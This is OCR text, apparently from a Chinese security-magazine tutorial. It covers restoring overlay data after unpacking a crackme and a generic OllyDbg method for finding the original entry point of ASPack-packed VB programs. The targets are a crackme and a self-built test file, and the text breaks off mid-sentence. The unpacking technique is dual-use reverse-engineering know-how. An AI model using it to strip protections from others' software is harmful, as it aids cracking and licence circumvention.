


图13




图14

这时，我们可以看到数据的最后一部分是以0000结尾的，这里就是我们要写入附加数据的地方。单击鼠标进入编辑状态，同时单击右键，在菜单中选择Paste，如图14，只见眼前一闪，刚才的数据顿时发生了变化。很正常，因为我们把从原文件中提取的附加数据已经复制到脱壳后的程序中了。理论上来说，现在附加数据已经被修补到了脱壳后的程序中了，在此时看来脱壳后程序的数据就应该是完整的了。

不过，只有经过实践才能证明我们的修复工作是否成功。因此，必须要运行一下修补后的程序。当然了，我们必须把修复后的程序提取出来才能够运行。方法也很简单，单击软件菜单栏的File选项，然后选择Save，这样修复后的程序就被保存下来了。我们运行一下看看，终于那个提示文件错误的窗口不见了，Crackme的主界面直接显示了出来，我们的修复工作终于成功了！

今天这节课，我们主要学习了在脱壳过程中有关附加数据的处理问题。从附加数据开始，我们对脱壳的认识就要进一步的深入了。以前，小菜们眼中的壳，只要想办法脱掉就可以了，而且这个过程并不会对软件产生任何的影响。但是，今天我们就发现有些壳虽然可以很方便的脱掉，但是脱壳之后的程序却是无法正常运行的。所以，我们以前对壳的认识就要改变了。当然，对于脱壳后程序无法运行的原因有很多，附加数据算是最简单的一种，因此我们就选择了从它开始。通过今天的学习，我们也发现了附加数据解决起来并不是很难，核心的问题就是关于附加数据的定位和修复。其中最重要的就是确定附加数据的位置，所以文中讲到的计算公式小菜们一定要牢记，并且一定要注意在使用计算器进行计算的时候，必须选择16进制模式才可以，此外在本文中也用到了两个新的工具，大家一定要多多练习，才能熟练的掌握解决附加数据的方法。

（本文所涉及到的Crackme、Hex Workshop、LordPE已收录到光盘中）

通用VB脱壳法

Monster[E.S.T]

文章难度：★★★
文章闪光点：利用VB程序特性，从启动函数的栈区中找出程序OEP

前言

前些日子和小3同学聊天，聊到了VB通用脱壳法，正好又在邪八上看见了风流涕淌兄弟的一篇文章，也是关于VB的脱壳方法，我看了下那篇文章，感觉思路不错，但是过程过于繁琐，于是便有了本篇文章。

我先到Baidu看了看牛人们的方法，看得我是一头雾水，还是自己来解决吧，也许能搞出个自创的方法呢，在此之前大家有必要了解一些小知识。

VB程序的启动方式：每个VB程序通常都会调用到许多的API，但是其中有一个API是雷打不动的，这就是我们都知道的ThunRTMain函数。VB程序在运行时，都会首先调用ThunRTMain函数，ThunRTMain函数将会为程序初始化进程，并获取进程ID等一些初始工作。

栈帧：每个任务（进程）都有一个栈，而在这个进程中的每个函数被调用时会分别从这个栈中分出一段区域并占用它，这段区域我们称它为栈帧。

函数调用：每一个函数独占自己的栈帧空间，当前正在运行的函数的栈帧总是在系统栈的顶端，在程序运行时当遇到一个call指令，程序就会自动跳到这个call指定的地址去执行指令，这时call所指向的地址处的指令的开头一般是这样的：

```
push    ebp          ；保存调用前的栈桢基址到堆栈
mov     ebp, esp     ；把当前堆栈栈顶当作新栈桢基址
```

其实在做这个动作之前，call指令已经做了另一个动作，就是把call指令下面一条指令的地址作为被调用函数的返回地址也一起压入了栈中，等到程序遇到retn指令时，首先从栈中弹出返回地址，并跳到返回地址处执行指令。

分析篇

现在，我们首先打开VB，制作出一个简单的测试程序，如图1，接着我们再运行OD，把刚制作出来的测试程序载入到OD中，这时我们就可以看到程序停在了如图2所示的地方，大家来看看这里的代码：

```
00401128 > $  68 9C124000    push    0040129C
0040112D   .  E8 F0FFFFFF    call    <jmp.&MSVBVM60.#100>
00401132   .  0000           add     byte ptr [eax], al
```

一般来说，如果是使用VB编写的程序，那么它的入口点基本都是这样的，我们再来看看第二句的call，这里的call调用了一个函数<jmp.&MSVBVM60.#100>，但是这到底是个什么样的函数呢？我们在OD中按Ctrl+N打开程序的输入表看看，如图3，第一行就是这个MSVBVM60.#100函数，我们选中这一行后按回车，然后代码就来到了

如图4所示的地方，原来＃100就是ThunRTMain函数啊。




图1




图2




图3




图4

我们来使用OD跟踪一下程序，因为第二句就是一个call，所以我们要使用F7跟进这个call，这时我们只需要按F7一下就可以了。现在我们注意一下OD堆栈窗口中的数据，如图5，堆栈窗口中的第一句就是“0012FFBC　00401132　返回到 无壳.00401132 来自 <jmp.&MSVBVM60.＃100>”，这时的00401132是什么呢？从上面的图2中我可以发现，这就是ThunRTMain函数的返回地址，但是00401128才是我们程序的入口点，从ThunRTMain函数的返回地址和程序入口点的关系，我们可以得出这样一个公式：程序入口点=ThunRTMain函数的返回地址－AH（AH就是十进制的10）。根据上面所得出的结论，我们现在可以进行脱壳了。




图5

实战篇

现在我们给程序加个ASPack的壳，如图6，把加壳后的新文件载入OD中，接着在OD的命令行窗口中输入**BP ThunRTMain**回车，给ThunRTMain函数下个断点，如图7，接着再按F9让程序在OD中运行起来，OD就会被断在如图8所示的地方，这时就要发挥我们敏锐的洞察能力了，呵呵，现在我们再来看一下OD右下角的堆栈窗口中的内容，如图9，我们看第一行，0012FFBC这里的数据是00401132，后面的说明是“返回到　加壳.00401132 来自　加壳.00401122”，这里告诉我们的地址00401132就应该是ThunRTMain函数的返回地址了，现在我们再回过头来看看上面的图2，00401132的确就是ThunRTMain函数的返回地址，我们现在想对程序进行脱壳，就需要知道程序的入口点。

根据上面得出的那个公式我们来计算一下：程序OEP=00401132－AH=00401128。最后我们得出的程序入口点就是00401128，现在知道了程序的入口点，只要把它DUMP出来就可以了，但是

